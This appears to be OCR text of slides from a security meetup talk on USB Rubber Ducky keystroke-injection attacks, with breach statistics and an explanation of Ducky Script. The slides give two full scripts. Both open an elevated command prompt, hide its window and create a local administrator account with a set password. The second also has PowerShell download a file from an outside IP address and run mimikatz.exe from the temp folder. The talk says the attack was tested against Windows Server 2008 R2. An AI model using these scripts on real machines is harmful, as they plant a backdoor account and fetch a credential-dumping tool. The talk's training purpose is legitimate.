Meetup #4

IT Audit and Security

Removable Disk Hacking for Fun and Profit

Incident Classification Patterns

2015 Data Breach Investigations Report

831
Hacking – Use of stolen credentials

817
Hacking – Use of backdoor

817
Social - Phishing


812
Malware – Spyware / Key Logger

40%
Web App Attack

Top 10 Threat action varieties within Web App Attack breaches, (n=879)


What is

Motivation for Attack ?




Source:
ISACA and RSA Conference Survey 2015

Mr. Robot
S01-E06
&
Hacker Movie 2016




Rubber Duck



The USB Rubber Ducky (**$44.99**) is a Human Interface Device programmable with a simple scripting language allowing penetration testers to quickly and easily craft and deploy security auditing payloads that mimic **human keyboard input**. The source is written in C and requires the AVR Studio 5 IDE from atmel.com/avrstudio. Hardware is commercially available at hakshop.com. Tools and payloads can be found at usbrubberducky.com. Quack!

Source: https://github.com/hak5darren/USB-Rubber-Ducky

Ducky Script



Ducky Script is the language of the USB Rubber Ducky. Writing scripts for can be done from any common ascii text editor such as Notepad, vi, emacs, nano, gedit, kedit, TextEdit, etc.

Ducky Script syntax is simple. Each command resides on a new line and may have options follow. Commands are written in ALL CAPS, because ducks are loud and like to quack with pride. Most commands invoke keystrokes, key-combos or strings of text, while some offer delays or pauses. Below is a list of commands and their function, followed by some example usage.

Note: In the tables below //n// represents a number and //Char// represents characters A-Z, a-z.

- **REM**: Similar to the REM command in Basic and other languages, lines beginning with REM will not be processed. REM is a comment.
- **DELAY**: creates a momentary pause in the ducky script. It is quite handy for creating a moment of pause between sequential commands that may take the target computer some time to process. DELAY time is specified in milliseconds from 1 to 10000.
- **STRING**: processes the text following taking special care to auto-shift. STRING can accept a single or multiple characters.
- **Extended Commands**: ENTER, BREAK, CAPSLOCK, DELETE, END, ESC, HOME, PRINTSCREEN, etc

Rubber Duck Script

for Fun and Profit

Fake Putty

https://www.offensive-security.com/metasploit-unleashed/backdooring-exe-files/

Mimikatz

https://github.com/gentilkiwi/mimikatz

Net User

net user miicas/add
net localgroup administrators miicas/add

My Script

```
REM Add user dulu
DELAY 3000
CONTROL ESCAPE
DELAY 1000
STRING cmd
DELAY 1000
CTRL-SHIFT
ENTER
DELAY 1000
ALT y
DELAY 300
ENTER
ALT SPACE
DELAY 1000
STRING m
DELAY 1000
DOWNARROW
REPEAT 100
ENTER
STRING net user miicas password.123 /add
ENTER
STRING net localgroup administrators miicas /add
ENTER
```

https://ducktoolkit.com/encoder/

Search

Duck Toolkit | Payload Generator | Encoder | Decoder | User Scripts | Share Script | Change VID&PID | Login | Help | About

Duck Code

```
REM Add user dulu yah dengan hak akses sebagai admin
DELAY 3000
CONTROL ESCAPE
DELAY 1000
STRING cmd
DELAY 1000
CTRL-SHIFT ENTER
DELAY 1000
ALT y
DELAY 300
ENTER
ALT SPACE
DELAY 1000
STRING m
DELAY 1000
DOWNARROW
REPEAT 100
ENTER
STRING net user miicas password.123 /add
ENTER
STRING net localgroup administrators miicas /add
ENTER
DELAY 500
STRING powershell (new-object System.Net.WebClient).DownloadFile('http://217.182
DELAY 300
ENTER
DELAY 3000
STRING %TEMP%\mimikatz.exe
DELAY 300
ENTER
```

Language

Language: Default: GB

Generate Script


IE Inject Files

duckycode.txt | inject.bin

Advertising

General Flow

Tested on Windows Server 2008 R2 and Attacker OS is Kali Linux



